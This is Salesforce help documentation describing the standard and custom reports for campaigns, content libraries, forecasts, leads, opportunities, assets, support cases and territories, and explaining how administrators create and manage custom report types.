- Users with the "Manage Users" permission can create a custom user report that lists the details of users' login attempts. The relevant fields—such as `Login Date/Time`, `Source IP Address`, and `Login Status`—are grouped in the Login History section of the Select Columns step. Note that the `Client Type` field shows whether the user logged in via a Web browser or an alternate interface such as Connect for Lotus Notes or a partner portal. You can also see which users have never logged in by setting report criteria: choose the `Login Date/Time` field and the "equals" operator and leave the third value blank.

Campaign Reports

Use campaign reports to analyze your marketing efforts. You can report on the ROI of your campaigns, track who you targeted with your campaigns and who has responded, or analyze which opportunities resulted from your campaigns.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Special Features of Campaign Reports

Consider the following when running Campaign Reports:

Standard Reports

- On the Campaign Detail custom report and the Campaign ROI Analysis report, you can include campaign-hierarchy statistics that provide aggregate values for a parent campaign and all the campaigns below it in the campaign hierarchy. If your campaigns include a custom picklist that indicates hierarchy level (for example, "tactic," "program," and "initiative"), you can run a report that summarizes data at any hierarchy level across all campaigns.
- Use the Campaign Leads or Campaign Contacts reports to list the leads or contacts associated with your campaigns.
- Use the Campaign Member Report for a list of campaign members by campaign.
- Use the Campaign Member Analysis report to summarize information about who has responded to campaigns.
- Use the Campaign Revenue Report to analyze which opportunities have resulted from your campaigns. In Enterprise, Unlimited, and Developer Editions, you can also analyze products, quantity schedules, and revenue schedules in this report.

- The Campaign ROI Analysis Report calculates the return on investment (ROI) and average costs for your campaigns. The ROI is calculated as the net gain (`Total Value Won Opps` - `Actual Cost`) divided by the `Actual Cost`. The ROI result is expressed as a percentage.
- Use the Campaigns with Influenced Opportunities report to view opportunities that have been influenced by multiple campaigns.

Note: The Campaigns with Influenced Opportunities report respects sharing rules on accounts, contacts, and campaigns. Objects with sharing rules set to private will not display in the report.

Report Types

- Use the Campaigns with Campaign Members custom report type to create a report that contains information about the leads and contacts on multiple campaigns. Use the Campaign Call Down report to see contacts and leads for a specific campaign. These reports are only available to users that have the "Read" permission on both contacts and leads.
- Use the Campaigns with Leads and Converted Lead Information report to view lead lifetime information sorted by a campaign or campaigns.
- Use the Campaigns with Influenced Opportunities report to view opportunities that have been influenced by multiple campaigns.

Tips for Campaign Reports

- Some reports allow you to limit the data to one campaign by using the lookup icon to select a campaign. If the user running a report no longer has access to view the selected campaign, the report does not show any results. This report behavior is similar to what happens when a campaign is deleted.
- `Member Status` is the status of a lead or contact in reference to the campaign. The campaign owner can create up to 50 member status values. Sample Member Status values include, "Planned," "Sent," or "Attended." Additionally, you can now add the `Member First Associated`, `Responded`, and `Member First Responded` fields to campaign reports. These fields allow you to see the date the member was added to the campaign, whether the member responded to the campaign, and the date the member initially responded to the campaign.
- The `Last Activity` of a campaign is the most recent due date of an activity on the record. The following past or future activities set this date:
  - ◊ Any event
  - ◊ Closed tasks

Salesforce CRM Content Reports

Use CRM Content reports are available to analyze Salesforce CRM Content data. Find out such things as what is in each library, how much storage each library uses, or which files and content packs are downloaded most.

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Special Features of Salesforce CRM Content Reports

Standard Reports

- Use the Library Content report to view the number of files, content packs, Google docs, and Web links in each library as well as the total amount of file storage used by each library.
- Use the Content Publication Time Frame report to determine how many files, content packs, Google docs, and Web links were published in a library during a given time period.
- Use the Library Administrators report to determine which users have administrative rights in the library. A library administrator is a user who has the `Manage Content` option checked in his or her library permission.
- Use the Most Content Downloads report to determine which files and content packs are downloaded most frequently and which Web links and Google docs are opened most frequently.
- Use the Most Content Subscriptions report to determine which files, content packs, Google docs, and Web links have the most subscribers.
- Use the Stale Content report to determine which files have not been downloaded or revised recently.
- Use the Content Authors report to view how many files, content packs, Google docs, and Web links each author has published in Salesforce CRM Content.

Report Types

Use the Salesforce CRM Content report type to analyze data from standard and custom fields in your Salesforce CRM Content library. The Salesforce CRM Content report type offers two custom reports:

Content Report

This report type allows you to analyze and sort by any of the content report fields.

Library and User Report

This report type generates a list of users who are assigned to libraries.

Tips for Content Reports

- Salesforce CRM Content users who have the `Manage Content` option checked in their library permission can sort report data by the library they have access to ("My Libraries") or by all the libraries in an organization ("All Libraries"). Users without the `Manage Content` option can only sort data by the libraries they have access to.
- Sort custom reports by `Library Name` to view data for individual files as well as library summaries, such as total storage used and total number of downloads.
- Sort according to the `Content ID` to view data for a particular document.
- If you have Customer Portal or partner portal users with the "Create Libraries" user permission, run the Library Administrators report to determine which new libraries have been created by portal users.

Content Report Fields

You can report on any of the following fields in Content custom reports. Depending on the report, these fields are also available in standard reports.

Field	Description
`Archived`	Flag that indicates whether a file has been archived. Archiving a file removes it from its library but does not permanently delete the file from Salesforce CRM Content. Archived files can be restored as needed.
`Content Created By`	Contributor who published the file, content pack, Google doc, or Web link.
`Content ID`	Identifier that enables you to group by file rather than version. The `Content Title` is not guaranteed to be unique because multiple versions of the same file can have different titles.
`Content Published Date`	Date a file, content pack, Google doc, or Web link was first published.
`Content Title`	Title of a file, content pack, Google doc, or Web link.
`Content Type`	Title of the content type associated with the file, content pack, Google doc, or Web link.
`Featured Content`	Flag that indicates whether a piece of content is featured.
`Individual Content Size (MB)`	Size of an individual file, exclusive of other versions of the same file.
`Last Subscribed Date`	Date on which the content was subscribed to most recently.
`Num Downloads`	Number of times a file has been downloaded or the total number of downloads in a library. The number of times a Google doc or Web link has been opened is also included in this count. **Tip:** To see which users have downloaded a certain file, go to the file's content details page and click the Downloads tab.
`Num Negative Ratings`	Number of thumbs-down votes.
`Num Positive Ratings`	Number of thumbs-up votes.
`Num Subscriptions`	Number of users who are subscribed to a file, content pack, Google doc, or Web link, or the total number of subscriptions in a library.
`Num Versions`	Number of times a new version of a file has been published.
`Overall Rating`	The number of positive votes minus the number of negative votes. For example, if a file has two positive votes and no negative votes, its `Overall Rating` is 2.
`Tag`	Salesforce CRM Content tag assigned to a file, content pack, Google doc, or Web link.
`Total Content Size (MB)`	Size of a file, inclusive of all the file's versions.
`Version Revised Date`	Date and time a new version of the file was published.
`Version Revised By`	Contributor who published the file version.
`Library Name`	Name of the library.

Field	Description
`Library Created Date`	Date and time the library was created.

Forecast Reports

Forecast reports give you information about your customizable forecast data.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: If you don't see the Forecast Reports folder, your organization may not have customizable forecasting enabled. Report builder doesn't support Customizable Forecasts.

Special Features of Customizable Forecast Reports

Consider the following when running customizable forecast reports:

Standard Reports

Create a forecast history report if you want the report to include information about forecasts you already submitted. Select `All Forecasts` to show the state of the forecasts after each update. Choose `Latest Forecasts` to display only the current state of the forecasts.

Report Types

- When creating a custom forecast report, choose the **Customizable Forecast: Opportunity Forecasts** report type if you want to include information about the opportunities that contribute to your forecast.
- You can include custom user fields in custom opportunity forecast reports as columns and as column values. Custom user fields are available as either opportunity owner or account owner custom information. The custom field label will be used for both opportunity owner or account owner information, which can cause confusion if they are both on the same report and have similar field labels.
- If you have the “View All Forecasts” permission, forecast summary and forecast history reports include all users' data for the chosen forecast hierarchy, including users in branches of the forecast hierarchy that have no forecast manager.

Tips on Customizable Forecasting Reports

- You must specify a reporting interval by fiscal year or by date.
- Forecast reports include private opportunities.
- Opportunity amounts are included in forecast reports if the opportunity is set to close within the forecast period.
- Forecast reports include only opportunities that are set to close within the forecast period, except those assigned to the Omitted forecast category.

- Create a forecast summary report if you want to view information about the amounts in your forecast without details of the opportunities that contribute to that amount.
- If your organization uses territories, you can create custom forecast reports that summarize information by territory name.
- You can view an opportunity forecast report based on the forecast hierarchy by drilling down in your forecast hierarchy.

  1. Select the desired role or territory from the **Hierarchy** links.
  2. Choose the appropriate forecast users or teams from the **Show Opportunities Owned By** or **Show Forecasts Owned By** scopes at the top of the report.
  3. Click **Run Report** again to refresh the report data for your chosen parameters.

  For example, to see your opportunity information, including your overrides on opportunity amounts or quantities and overrides from users below you in the forecast hierarchy, set the **Hierarchy** link to your forecast role. To see the opportunity information of someone beneath you in the forecasting hierarchy, drill down into that role.

  Warning: The My Team view shows forecasts across multiple hierarchy levels. Consequently, values may be included in a subordinate's forecast total and a forecast manager's forecast total. This may lead to larger than expected values in the column total because subordinate amounts are included multiple times in the total.

Lead Reports

Use lead reports to show information about the source and status of leads, how long it takes to respond to leads, neglected leads, and the history of lead fields.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Special Features of Lead Reports

Consider the following when running lead reports:

Standard Reports

Choose the Lead History report type to track the history of standard and custom fields on leads where field histories are set to tracked. Use this report to see tracked fields' old and new values.

Tip: If you have the “Create and Customize Reports” permission, you can use the `View` drop-down on a Lead History Report to view lead history data by My Leads, My Team's Leads, User Owned Leads, Queue Owned Leads, and All Leads.

Tips for Lead Reports

- Limit your report view to "My team's leads" to see leads owned by users who report to you in the role hierarchy.
- Lead reports can show all leads, both converted and unconverted. To limit your report to just unconverted leads, enter filter criteria of "Converted equals 0."
- The `Last Activity` of a lead is the most recent due date of an activity on the record. The following past or future activities set this date:
  - ◊ Any event
  - ◊ Closed tasks
- You can create a report of your lead information, export that data to Excel, and then do a mass mail merge using Microsoft® Word.

Lead Report Limitations

- You can't use filter conditions to search the results of the `Old Value` and `New Value` fields.
- You can't use filter logic if you are filtering by `Field/Event`.

Opportunity Reports

Opportunity reports provide information about your opportunities, including owners, accounts, stages, amounts, and more. The default settings show you the most commonly used information from each object, but you can customize a report to view other information, such as primary campaign source, forecast category, and synced quote.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

If your organization uses Forecasts or Customizable Forecasts, you'll see forecast report options paired with opportunity report options in the standard reports folders and the custom reports wizard. Opportunities owned by users who do not have a role in your organization's hierarchy are omitted from opportunity, forecast, and sales reports. This restriction does not apply to Personal or Group Edition organizations, which do not have a role hierarchy. For reports that include the `Partner` column (except for the Partner Opportunities report), only the primary partner of the opportunity is displayed.

Opportunities Reports
Tips for Working with Opportunity Reports
Use Standard Opportunity Reports
The Report Run Page
Limit Report Results
Build a Report From a Template

Tips for Working with Opportunity Reports

Opportunity reports can include all opportunity fields plus some extra columns for additional detail.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

- You can use the following columns to provide additional detail:
  - ◊ `Age`—For an open opportunity, the number of days since the opportunity was created. For a closed opportunity, the number of days between the creation date and the closed date.
  - ◊ `Stage Duration`—The number of days the opportunity was in the stage listed in the `Stage` column. You can run the Opportunity Stage Duration report to see how much time an opportunity spent at different stages.
  - ◊ `Last Activity`—The most recent due date of an activity on the opportunity record, including any opportunity event or closed task.
- Not all Opportunity Product fields are available in report filters. For example, the `Product Family` field is not available in Opportunity Product report filters because it is related to that object through the Pricebook Entry object. To make the `Product Family` field available in Opportunity Product report filters—for cross-sell or upsell reporting—create a custom formula field to store its contents and use that formula field in your filter. Click ***`Your Name`*** > **Customize** > **Opportunities** > **Opportunity Products** > **Fields** and create a custom field of type Formula, making sure to use `Text` for your formula return type and `TEXT(PricebookEntry.Product2.Family)` for your formula.
- In Professional, Enterprise, Unlimited, and Developer edition organizations, the **Hierarchy** links let you browse report results based on the role or territory hierarchies.
- If your organization uses territory management, the Hierarchy filter on opportunity reports lets you view data according to either the role or territory hierarchies. In addition, the Territories filter lets you display either opportunities from all territories or opportunities that lack an associated territory.
- You can include the `Primary Campaign Source` field on all standard opportunity reports. This field is controlled by field-level security.
- Use the View filter to limit your opportunity report results. View options vary depending on your organization's Edition and setup.
  - ◊ My opportunities—Shows only your opportunities.
  - ◊ My team-selling opportunities—Shows opportunities for which you are on the opportunity team.
  - ◊ My team-selling and my opportunities—Shows your opportunities and opportunities for which you are on the opportunity team.

- My team's opportunities—Shows your opportunities and opportunities owned by all of your subordinates in the role hierarchy.

  If your organization uses territory management, the effect of this option depends on the value of the Hierarchy filter above. If you select `Role`, you see your opportunities and opportunities owned by all of your subordinates in the role hierarchy. If you select `Territory`, you see opportunities that you own and any opportunities owned by your territories' descendants.
- My team's team-selling and their opportunities—For users who report to you in the role hierarchy, shows opportunities they own or for which they are on the opportunity team.
- My territories—For organizations that use territory management, this option shows opportunities that belong to the territories to which you are assigned.
- All opportunities—Shows all opportunities you can view.

Create a Custom Opportunity Report
Use Standard Opportunity Reports

Use Standard Opportunity Reports

Using the standard opportunity reports, you can report on your opportunity pipeline and history, opportunity sources, opportunity types, and more.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To run reports:	“Run Reports”
To schedule reports:	“Schedule Reports”
To create, edit, and delete reports:	“Create and Customize Reports” AND “Report Builder”

1. In the `Folders` pane on the Reports tab, select **Opportunity Reports**.
2. Click the report you want.

Report Name	Description
Closed Opportunities	Won opportunities
Opportunities by Type	Types of available opportunities.
Opportunity Field History	Field history on opportunities. Available only if your organization tracks this information.

Report Name	Description
Opportunity History	Status changes on opportunities. Available only if your organization tracks this information.
Opportunity Pipeline Trend	A historical snapshot of your opportunities; opportunity amounts are grouped by historical stage for specified months. This report is available in Professional, Enterprise, Unlimited, and Developer Edition organizations only.
Opportunity Pipeline	Opportunities by stage.
Opportunity Pipeline with Splits	Opportunities summarized by split information such as assigned user and percentage.
Opportunity Product	Opportunities by month and product.
Opportunity Product Report with Splits	Split assignments and percentages for each product. You can also summarize information by these fields: • `Split Total Price`—Split percentage multiplied by Total Price. • `Split Expected Product Amount`—Split Total Price multiplied by Probability.
Opportunity Schedule Report with Splits	Opportunities by month, including split percentages for the opportunity team. To access this report, product scheduling must be enabled for your organization. You can also summarize information by these fields: • `Split Total Price`—Split percentage multiplied by Total Price. • `Split Schedule Amount`—Split percentage multiplied by Schedule Amount. • `Split Expected Product Amount`—Split Total Price multiplied by Probability. • `Split Expected Schedule Amount`—Split Schedule Amount multiplied by Probability.
Opportunity Sources	Sources of your opportunities.
Opportunity Stage Duration	Duration of an opportunity at each stage.
Opportunity Teams	Information about opportunities and opportunity teams to which you belong.
Partner Opportunities	All partners associated with an opportunity or the primary partners only. To limit your results to primary partners, customize the report and enter `Primary equals True` on the criteria page of the report wizard.
Stuck Opportunities	Open opportunities grouped by stage and then sorted by age.

3. Run the report.

Opportunities with Quotes and Quote Line Items Report

View details about the quotes associated with opportunities, and the line items for each quote. The default settings provide the most commonly used information from each object, but you can customize the report to see any opportunity, quote, or quote line item field.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

If your organization uses multicurrency or advanced currency management, you have additional options for customizing this report. When you select report columns, you can select the “converted” version of an amount or total column to show its value converted to a different currency. Select the currency you want to convert to under Advanced Settings when you select your report criteria.

The default settings for this report are:

Format

Summary

Summary Fields

`Amount` (sum)

`Quote Discount` (sum)

Groupings

The default report shows you results grouped first by `Opportunity Name` and then by `Quote Name`. Each quote line item is listed beneath its associated quote.

Selected Columns

Object Information Type	Columns
Opportunity Information	• `Opportunity Name` • `Amount`
Quote Information	• `Quote Name` • `Discount` • `Syncing` • `Status`
Quote Line Item Information	• `Quote Line Item: Discount` • `Product: Product Name` • `Line Item Number` • `Sales Price` • `List Price` • `Quote Line Item: Subtotal` • `Quote Line Item: Total Price`

Create a Custom Opportunity Report

You can create and run custom opportunity reports to include information from associated objects, such as products, partners, and quotes.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To run reports:	"Run Reports"
To schedule reports:	"Schedule Reports"
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

1. On the Reports tab, click `New Report`.
2. Select the report type from the **Opportunities** folder.

   - Opportunities Reports
   - Opportunities with Products Report
   - Opportunities with Contact Roles Report
   - Opportunities with Partners Report
   - Opportunities with Competitors Report
   - Opportunities with Opportunity Teams Report
   - Opportunity History Report
   - Opportunity Field History Report
   - Opportunity Trends Report
   - Opportunities with Contact Roles and Products Report
   - Opportunities with Opportunity Teams and Products Report

- Opportunities with Quotes and Quote PDFs Report
- Opportunities with Quotes and Quote Line Items Report

3. Click **Create**.
4. Select the report's format and columns, and define any filters you want to use.
5. Run the report.

Product and Asset Reports

Use product and asset reports to view information about the products your users currently have installed. Find out what assets your customers have, list the cases filed for a particular asset, or identify assets that aren't associated with a product.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Special Features of Product and Asset Reports

Consider the following when running product and asset reports:

Standard Reports

Use the Assets without Products report, available from the "Products and Asset Reports" folder to list the assets that are not associated with a product. Depending on how you use assets, these assets can represent your competitor's products.

Report Types

- To create a custom report showing what assets your customers have, click **New Report** from the Reports tab and choose the Accounts with Assets or Contacts with Assets report type from the Accounts & Contacts report type category.
- To view a list of the cases filed for a particular asset, click **New Report** from the Reports tab and choose the Assets with Cases report type from the Price Books, Products and Assets option.

Self-Service Reports

Self-Service reports help you analyze the effectiveness of your Self-Service portal. Find out how many cases are being viewed, how many customers are logging in, or what customers think of the solutions you're offering.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Standard Reports

- The Self-Service Usage Report gives you information on how many cases are viewed and logged, the number of comments that have been added, and the number of searches Self-Service users have performed.
- The Self-Service User Report provides information about the customers who are logging into your Self-Service portal, including the associated account and last login date. You can also include Self-Service fields in any custom contact report.
- The Helpful Solutions report displays statistics from Self-Service portals that display solutions. On each Self-Service solution page, customers can indicate whether the solution is helpful. You can use the results of this survey when choosing the top five solutions for your Self-Service Home page and to verify that customers are able to find the solutions they need.

Support Reports

Use support reports to track the number of cases created, case comments, case emails, case owners, case contact roles, cases with solutions, the length of time since the case last changed status or owner, and the history of case fields.

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

You can also report on the solutions for your organization, including solution history, the languages in which solutions have been written, and whether translated solutions are out of date. If you have enabled the Self-Service portal, you can run reports to track usage of your Self-Service portal.

Special Features of Support Reports

Consider the following when running support reports:

Standard Reports

- Choose the Translated Solutions report to summarize the translated solutions associated with each master solution.

- Choose the Contact Role report to show all cases with their associated contact roles.
- Choose the Cases with Articles report to see the articles attached to cases. This report is only available if Salesforce Knowledge is enabled.

  The report displays articles even if they're not marked as available for the internal app channel.

Report Types

- You can create a custom report to view a list of cases with milestones by choosing the Cases with Milestones report type. This report type is only available if entitlements is enabled.
- Choose the Case History and Solution History report types to track the history of standard and custom fields on cases and solutions where field histories are set up for tracking. Use these reports to see tracked fields' old and new values. You can't use filter conditions to search the results of the `Old Value` and `New Value` fields.
- You can create a custom report to view a list of both inbound and outbound emails by case by choosing the Cases and Emails report type. This type of report is only available to organizations with Email-to-Case or On-Demand Email-to-Case enabled.
- You can run case lifecycle reports to view the results of the `Range` field, which indicates the length of time since the case last changed status or owner. Each time the status or owner changes, the counter begins again at zero.

Custom Report Types

Use custom report types to define report criteria from which users can run and create reports on entitlements, service contracts, and contract line items. After entitlement management is enabled, Salesforce automatically includes the following custom report types:

Custom Report Type	Description	Report Type Location
Accounts with entitlements with contacts	Lists accounts with entitlements that include contacts (named callers).	Accounts & Contacts
Service contracts with contract line items	Lists service contracts with contract line items (products).	Customer Support Reports
Service contracts with entitlements	Lists service contracts with entitlements.	Customer Support Reports

Tips for Support Reports

- You can choose to view the `Age` of a case in days, hours, or minutes. The age of an open case is the elapsed time from creation to the present. The age of a closed case is the elapsed time from creation to the closing time of the case. Note that the age of a case does *not* take into account any holidays that are associated with the case's business hours. Holidays suspend business hours during specified dates and times. .
- You can limit any case report to cases owned by users or cases in queues. Choose User Owned Cases or Queue Owned Cases from the View drop-down at the top of a case report.
- You can create a case report containing contact email addresses, export that data to Excel, and then do a mass mail merge using Microsoft® Word.
- You can create a custom report on solutions and categories. Select the `Category Name` field to display the solution's category and the `Parent Category Name` field to display the category directly above the solution's category.
- If you restrict your report to solutions in a particular category, the report includes only solutions that are directly associated with that category. It does not include solutions in subcategories of the specified category.
- To report on uncategorized solutions, use the advanced report filters. Choose the `Category Name` field and the "equals" operator, and leave the third field blank.

- When reporting on case comments, use the Public Case Commented field to indicate if the comment is private or public. Public comments are indicated with a check mark. To limit report results to public comments, customize the report and add a field filter where Public Case Commented equals True. Likewise, the filter Public Case Commented equals 0 yields only private case comments.
- When reporting on first-call resolution of cases, add the Closed When Created field to your report. This field indicates cases that were closed by support reps via the **Save & Close** button during the creation of the case.
- Choose the Closed by Self-Service User field to report on how many cases have been closed by users via suggested solutions on the Self-Service portal.
- When reporting on cases, add the Parent Case Number field to your report. This field indicates if a case is associated with a parent case.
- You can report on case teams in which you are a member. After you run a case report, select My case team's cases from the Show drop-down.
- Portal users can only report on objects set to Private in the organization-wide default sharing model. Some objects, such as solutions and articles, are not included in the sharing model and cannot be reported on by Customer Portal users.
- Owner Role for case reports is defined differently than for other objects. For most objects, Owner Role is defined in the Role Name as displayed on reports field on the user's role. Cases uses the Label field instead.

Support Report Fields

In addition to the standard and custom fields for cases and solutions, you can report on the following fields in support reports:

Cases	
Field	**Description**
# Cases Submitted	The number of cases submitted by Self-Service users via the Self-Service portal. (Self-Service Usage Report)
# Cases Viewed	The number of cases viewed by Self-Service users via the Self-Service portal. (Self-Service Usage Report)
# Comments Added	The number of comments added to all cases by Self-Service users via the Self-Service portal. (Self-Service Usage Report)
Entitlement Process Start Time	The time the case entered an entitlement process. This field displays if an entitlement process applies to the case.
Entitlement Process End Time	The time the case exited an entitlement process. This field displays if an entitlement process applies to the case.
Super User	A contact enabled to view case information, add comments, and upload attachments for all cases submitted via the Self-Service portal by anyone in his or her company. (Self-Service User Report)

Cases	
Field	**Description**
`Self-Service Commented`	A checkbox showing a comment was added to a case via the Self-Service portal.
`New Self-Service Comment`	A checkbox showing a comment has been added to a case via the Self-Service portal and has not been reviewed by the case owner.
`Is Incoming`	A checkbox showing a case was received by email via the Email-to-Case or On-Demand Email-to-Case feature. (Cases with Emails Report)
`Age`	The age of an open case is the elapsed time from creation to the present. The age of a closed case is the elapsed time from creation to the closing time of the case. Note that the age of a case does *not* take into account any holidays that are associated with the case's business hours. Holidays suspend business hours during specified dates and times.
`Closed`	A checkbox showing a case has a closed status.
`Escalated`	A checkbox showing a case was escalated by an escalation rule.
`Public Case Commented`	A checkbox showing a case has comments that may be displayed via the Self-Service portal.
`Has Attachment`	A checkbox showing a case with emails has attachments. (Cases with Emails Report)
`Old Value`	The value in a tracked case or solution field before it was changed. (Case History Report and Solution History Report)
`New Value`	The value in a tracked case or solution field after it was changed. (Case History Report and Solution History Report)
`Business Hours`	The number of business hours that have elapsed since a case was last updated. Note that holidays are *not* taken into account for this field. Holidays suspend business hours during specified dates and times. (Case History Report)
`Business Hours Since Similar Change`	The number of hours that elapsed since the same field on a case was last updated. Note that holidays are *not* taken into account for this field. Holidays suspend business hours during specified dates and times. (Case History Report)

Cases	
Field	**Description**
`History ID`	The unique identifier for each change tracked on a specified case or solution field. (Case History Report and Solution History Report)
`Contact Account Name`	The account associated with the contact on the case. View together with the `Account Name` field to see if the account on the case is different from the account on the contact.
`Parent Case ID`	The ID of a parent case, which can be used to access a parent case via the API.

Solutions	
Field	**Description**
`# Solution Searches`	The number of solution searches performed by Self-Service users via the Self-Service portal. (Self-Service Usage Report)
`Self-Service Access Count`	The number of times a solution was viewed in the Self-Service portal.
`Self-Service Answer Count`	The number of times the survey question "Does this Solution help you answer your question?" is answered, either positively or negatively, on a solution in the Self-Service portal.
`Self-Service Positive Count`	The number of times the survey question "Does this Solution help you answer your question?" is answered positively on a solution in the Self-Service portal.
`Author`	The name of the user who originally created the solution.
`Num Related Cases`	The number of cases associated with the solution.
`Reviewed`	Checkbox that indicates whether the solution has a reviewed status.
`Old Value`	The value in a tracked case or solution field before it was changed. (Case History Report and Solution History Report)
`New Value`	The value in a tracked case or solution field after it was changed. (Case History Report and Solution History Report)
`History ID`	The unique identifier for each change tracked on a specified case or solution field. (Case History Report and Solution History Report)
`Language`	The language in which the master solution is written.

Solutions	
Field	**Description**
`Translation Language`	The language in which the translated solution is written. (Translated Solutions report)
`Solution ID`	The unique identifier for each solution. (Translated Solutions report)
`Out of Date`	Checkbox that indicates that the translated solution may need translating to match its master solution. (Translated Solutions report)
`Master Solution Title`	The title of the master solution. Displays up to 250 characters.
`Translated Solution Title`	The title of the translated solution. Displays up to 250 characters.
`Master Solution Details`	The solution details of the master solution. Displays up to 1000 characters.
`Translated Solution Details`	The solution details of the translated solution. Displays up to 1000 characters.

Territory Reports

Use territory reports to analyze your sales territories. Identify which users have been assigned to which territories, which users have been assigned more than one territory, or which users have no territories.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Special Features of Territory Reports

Consider the following when running territory reports:

Standard Reports

- The territory report lists all territories in your organization. Select **No Users** in the `Users` drop-down list and click **Run Report** to see the territories in your organization that do not have any assigned users.
- The User Territory report, User Multiple Territory report, and User Missing Territory report summarize the users who have been assigned to any territories, more than one territory, or no territories, respectively.

- The Account Territory report, Account Multiple Territory report, and Account Missing Territory report summarize the accounts that have been assigned to any territories, more than one territory, or no territories, respectively.
- The Opportunity Territory report summarizes the opportunities that are in territories. To see opportunities owned by users who are not currently active in the opportunity's territory, customize the Opportunity Territory report with the following advanced filter: `Active in Territory` equals "False." The Opportunity Missing Territory report summarizes the opportunities that are associated with accounts that do not have a territory.
- Reports run from custom report types that include territories may display results differently than standard reports that include territories. This is because reports run from custom report types only display results *with* territories, such as accounts with territories, whereas standard reports that include territories may display results *without* territories. For example, if you select the Account Territory Report, results display accounts without territories. In custom report types, when using the `Territories` filter that includes territories, Multiple Territories or Missing Territories are not shown in the report results.

Tips for Territory Reports

- Standard and custom territory fields are available in territory reports. They are also available in account reports, activity reports that include accounts, opportunity reports, and user reports.

Create Your Own Custom Report Type

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type. Salesforce provides a set of pre-defined standard report types; administrators can create custom report types as well.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or update custom report types:	"Manage Custom Report Types"
To delete custom report types:	"Modify All Data"

For example, an administrator can create a report type that shows only job applications that have an associated resume; applications without resumes won't show up in reports using that type. An administrator can also show records that *may* have related records—for example, applications with or without resumes. In this case, all applications, whether or not they have resumes, are available to reports using that type. There is a limit to the total number of custom report types you can create.

Choose Object Relationships for Custom Report Types

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or update custom report types:	"Manage Custom Report Types"
To delete custom report types:	"Modify All Data"

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type.

To add child objects to the report type:

1. Click the box under the primary object.
2. Select a child object. Type in the search box to find objects quickly. Only related objects are shown.
3. For each child object, select one of the following criteria:
   - `Each "A" record must have at least one related "B" record.` Only parent records with child records are shown in the report.
   - `"A" records may or may not have related "B" records.` Parent records are shown, whether or not they have child records.

   When Users are the primary object, select child objects by field—for example, Accounts (Account Owner) or Accounts (Created By).
4. Add up to three child objects. The number of children depends on the objects you choose.

5. Click **Save**.

Create a Custom Report Type

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or update custom report types:	"Manage Custom Report Types"
To delete custom report types:	"Modify All Data"

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type.

To create a custom report type:

1. From Setup, click **Create** > **Report Types**.
2. Click **New Custom Report Type**.
3. Select the `Primary Object` for your custom report type. You can choose from all objects—even those you don't have permission to view. This lets you build report types for a variety of users. Once you save a report type, you can't change the primary object.
4. Enter the `Report Type Label` and the `Report Type Name`. The label can be up to 255 characters long. The name is used by the SOAP API.
5. Enter a description for your custom report type, up to 1000 characters long. It's extremely important to provide a meaningful description so users have a good idea of which data is available for reports. For example: `Accounts with Contacts. Report on accounts and their contacts. Accounts without contacts are not shown.`.
6. Select the category to store the custom report type in.
7. Select a `Deployment Status`:
   - Choose `In Development` during design and testing, as well as editing. The report type and its reports are hidden from all users, except those with the "Manage Custom Report Types" permission. Only users with that permission can create and run reports using report types in development.
   - Choose `Deployed` when you're ready to let all users access the report type.

   Note: A custom report type's `Deployment Status` changes from `Deployed` to `In Development` if its primary object is a custom object whose `Deployment Status` similarly changes.
8. Click **Next**.

Note: A developer can edit a custom report type in a managed package after it is released, and add new fields. Subscribers automatically receive these changes when they install a new version of the managed package. However, developers can't remove objects or fields from the report type once the package is released.

Report Types Tips and Considerations
Choose Object Relationships for Custom Report Types

Manage Custom Report Types

After you create a custom report type, you can customize, edit, and delete it.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or update custom report types:	"Manage Custom Report Types"
To delete custom report types:	"Modify All Data"

From Setup, click **Create** > **Report Types** to display the All Custom Report Types page, which shows the list of custom report types defined for your organization.

From the All Custom Report Types page, you can:

- Select a list view from the `View` drop-down list to go directly to that list page, or click **Create New View** to define your own custom view.
- Define a new custom report type by clicking **New Custom Report Type**.
- Update a custom report type's name, description, report type category, and deployment status by clicking **Edit** next to a custom report type's name.
- Delete a custom report type by clicking **Del** next to the custom report type's name. All the data stored in the custom report type will be deleted and cannot be restored from the Recycle Bin.

  Important: When you delete a custom report type, any reports based off it will also be deleted. Furthermore, any dashboard components created from a report based off of a deleted custom report type display an error message when viewed.

- Display detailed information about a custom report type and customize it further by clicking a custom report type's name. After you click a custom report type name you can:
  - ◊ Update which object relationships a report can display when run from the custom report type.
  - ◊ Edit the page layout of the custom report type to specify which standard and custom fields a report can display when created or run from the custom report type.

- ◊ See how the fields display to users in reports run from the custom report type by clicking **Preview Layout** on the Fields Exposed for Reporting section.
- ◊ Create a new custom report type with the same object relationships and fields as the selected custom report type by clicking **Clone**.
- ◊ Rename fields in the report.
- ◊ Set which fields are selected by default.

Note: If the Translation Workbench is enabled for your organization, you can translate custom report types for international users.

Create Your Own Custom Report Type
